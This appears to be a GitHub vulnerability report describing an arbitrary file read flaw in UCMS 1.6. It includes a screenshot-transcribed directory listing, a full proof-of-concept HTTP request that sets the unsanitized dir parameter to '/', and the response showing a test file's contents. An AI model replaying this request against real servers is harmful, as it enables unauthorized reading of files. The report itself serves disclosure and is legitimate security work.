debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / UCMS-1.6 / Arbitrary-file-reading-1.md

debug601 Create Arbitrary-file-reading-1.md History

1 contributor


28 lines (21 sloc) | 1.54 KB

UCMS-1.6 has arbitrary file reading vulnerabilities.


vendor: http://uuu.la/

Download link for UCMS-1.6 installation package: http://uuu.la/uploadfile/file/ucms_1.6.zip

When we look at the root directory of the website, we find that there is a 1.txt file, and the content of the txt file is hack by www



名称	修改日期	类型	大小
cuppa_cms	2022/3/17 21:25	文件夹	
HMS	2022/3/16 19:24	文件夹	
Online-Banking-system	2022/3/16 16:05	文件夹	
phpMyAdmin	2022/3/5 11:37	文件夹	
slims9_bulian-9.4.2	2022/3/20 12:07	文件夹	
sqli-labs	2022/3/5 11:43	文件夹	
ucms_1.6	2022/4/2 19:30	文件夹	
1.txt	2022/4/2 20:19	文本文档	1 KB
cuppa_cms.zip	2022/3/17 18:39	ZIP 压缩文件	16,806 KB
HMS.zip	2022/3/16 19:21	ZIP 压缩文件	11,921 KB
slims9_bulian-9.4.2_2.zip	2022/3/20 11:59	ZIP 压缩文件	47,204 KB
ucms_1.6.zip	2022/4/2 19:23	ZIP 压缩文件	359 KB



比电脑 › D (D:) › phpStudy › PHPTutorial › WWW
名称
1.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
第 1 行，第 1 列
100%
Windows (CRLF)
UTF-8

hack by www

cupp			
HMS			
Onli			
phpl			
slims			
sqli-			
ucm			
1.txt			
cupp			
HMS			
slims9_bulian-9.4.2_2.zip	2022/3/20 11:59	ZIP 压缩文件	47,204 KB
ucms_1.6.zip	2022/4/2 19:23	ZIP 压缩文件	359 KB

We send a request packet to read the file and change the parameter of dir to "/" to read the contents of the 1.txt file. There is no restriction on the parameter of dir here, which leads to the emergence of arbitrary file reading vulnerability.

```
GET /ucms_1.6/ucms/index.php?do=sadmin_fileedit&dir=/&file=1.txt HTTP/1.1
Host: 192.168.1.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.84 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://192.168.1.101/ucms_1.6/ucms/index.php?
do=sadmin_file&dir=/ucms_1.6
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin_adc3f8=admin; psw_adc3f8=97376f13bb0b37ffdc31255d275d609c;
token_adc3f8=8945ab62
Connection: close
```



```
GET
/ucms_1.6/ucms/index.php?do=sadmin_fil
eedit&dir=/&file=1.txt HTTP/1.1
Host: 192.168.1.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/99.0.4844.84 Safari/537.36
Accept:
text/html,application/xhtml+xml,applic
ation/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer:
http://192.168.1.101/ucms_1.6/ucms/ind
```

```
<textarea name="co"
style="height:100%;width:95%;"
rows="25"  wrap="off" id="c2"
onblur="check('2')"
onkeyup="keyUp()"
onscroll="G('li').scrollTop =
this.scrollTop;"
oncontextmenu="return false"
class="grey">hack by www</textarea>
<script language="javascript"
type="text/javascript">
function insertpos(){
        var textbox =
document.getElementById('c2');

document.getElementById('pos').valu
e=textbox.selectionStart;
```